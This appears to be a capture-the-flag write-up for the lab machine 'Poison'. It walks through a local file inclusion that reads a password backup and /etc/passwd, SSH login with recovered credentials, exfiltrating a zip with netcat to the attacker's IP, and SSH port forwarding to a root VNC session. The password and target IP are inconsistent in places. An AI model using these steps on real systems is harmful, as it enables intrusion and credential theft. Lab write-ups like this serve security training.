
Write Up Poison



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Enumeration

Nmap Scan


nmap -sV -sC 10.10.10.84

```
root@kali:/tmp/Poison# nmap -sV -sC  10.10.10.84
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-18 04:46 EDT
Nmap scan report for 10.10.10.84
Host is up (0.019s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd
```

Web Page


After submitting the php files, 1 was useful; listfiles.php

After submitting listfiles.php, we see the following.



Now we want to see the contents of the file.

view-source:http://10.10.10.84/browse.php?file=pwdbackup.txt



We see that it's 13 times encoded with base64, in order to decrypt it I used bash one liner.

base64=$(cat base64-encoded.txt); for i in $(seq 1 13); do base64=$(echo $base64 | tr -d ' ' | base64 -d); done; echo $base64


```
root@kali:/tmp/Poison# cat base64-encoded.txt
Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4Y0hKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMFlXRXhXblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVDbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk
WGRHOVJiVlp6VjI1U2FsSlhVbGRVVmxwelRrWlplVTVWT1ZwV2EydzFXVlZhCmExWXdNVWNLVjJ0
NFYySkdjR2hhUlZWNFZsWkdkR1JGTldoTmJtTjNWbXBLTUdJeFVYaGlSbVJWWVRKb1YxbHJWVEZT
Vm14elZteHcKVG1KR2NEQkRiVlpJVDFaa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkVaawpXR1ZHV210TmJFWTBWakowVjFVeVNraFZiRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZTCmMxSkdjRFpO
Ukd4RVdub3dPVU5uUFQwSwo=
root@kali:/tmp/Poison# base64=$(cat base64-encoded.txt); for i in $(seq 1 13); do base64=$(echo $base64 | tr -d ' ' | base64 -d); done; echo $base64
Charix!2#4%668(0
root@kali:/tmp/Poison#
```

Charix!2#4%6&8(0

Local File Inclusion

If we change the file to /etc/passwd

view-source:http://10.10.10.84/browse.php?file=/etc/passwd




We see a user called: charix

Exploitation

Loggin in with SSH

Now we have a user + a password, we can try to login with SSH.

ssh charix@10.10.10.49 Charix!2#4%6&8(0



Post-Exploitation

We can see there is a filed called; secret.zip.

```
charix@Poison:~ % ls -al secret.zip
-rw-r-----  1 root  charix  166 Mar 19  2018 secret.zip
charix@Poison:~ % pwd
/home/charix
charix@Poison:~ %
```

I transferred the file to my system.

Kali System:

nc -lnvp 1234 > secrets.zip

Target System:

nc -nv 10.10.14.12 1234 < secret.zip

```
charix@Poison:~ % nc -nv 10.10.14.12 1234 < secret.zip
Connection to 10.10.14.12 1234 port [tcp/*] succeeded!
charix@Poison:~ %
```

```
kali@kali:/tmp/Poison$ sudo su
[sudo] password for kali:
root@kali:/tmp/Poison# nc -lnvp 1234 > secret.zip
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.84] 35254
^C
root@kali:/tmp/Poison# ls secret.zip
secret.zip
```

We can unzip it because the password is:

Charix!2#4%6&8(0

unzip secret.zip

```
root@kali:/tmp/Poison# unzip secret.zip
Archive:  secret.zip
[secret.zip] secret password:
 extracting: secret
root@kali:/tmp/Poison#
```

When reading out the secret file, we couldn't read it.

```
root@kali:/tmp/Poison# cat secret; echo
[illegible]|3z!
root@kali:/tmp/Poison#
```

Further Enumeration

Since we couldn't use the secret file we need to look/enumerate more on the system.

After some enumeration, I found out that was a VNC service running as root.

ps -aux | grep Xvnc

```
charix@Poison:~ % ps -aux | grep Xvnc
root   529  0.0  0.9  23620  8872 v0- S    10:49    0:00.03 Xvnc :1 -desktop X
charix 848  0.0  0.0    412   328  1  R+   11:59    0:00.00 grep Xvnc
charix@Poison:~ %
```

Port Forwarding

We need to forward this port (5901) to our machine because during our Nmap scan, we couldn't see that port 5901 was open.

ssh -L 5901:127.0.0.1:5901 charix@10.10.10.84

```
root@kali:/tmp/Poison# ssh -L 5901:127.0.0.1:5901 charix@10.10.10.84
Password for charix@Poison:
Last login: Thu Jun 18 12:04:40 2020 from 10.10.14.12
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/

root@kali:/tmp/Poison# ss -antp | grep 5901
LISTEN    0      128          127.0.0.1:5901         0.0.0.0:*     users:(("ssh",pid=4014,fd=5))
LISTEN    0      128              [::1]:5901            [::]:*     users:(("ssh",pid=4014,fd=4))
root@kali:/tmp/Poison#
```

Connecting By using VNC


We need a password.

vncviewer 127.0.0.1:5901

```
root@kali:/tmp/Poison# vncviewer 127.0.0.1:5901
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
```

Remember that secret file which characters we couldn't read, I tried that as the password and it worked.

vncviewer 127.0.0.1:5901 -passwd secret



whoami && ifconfig && cat root.txt; echo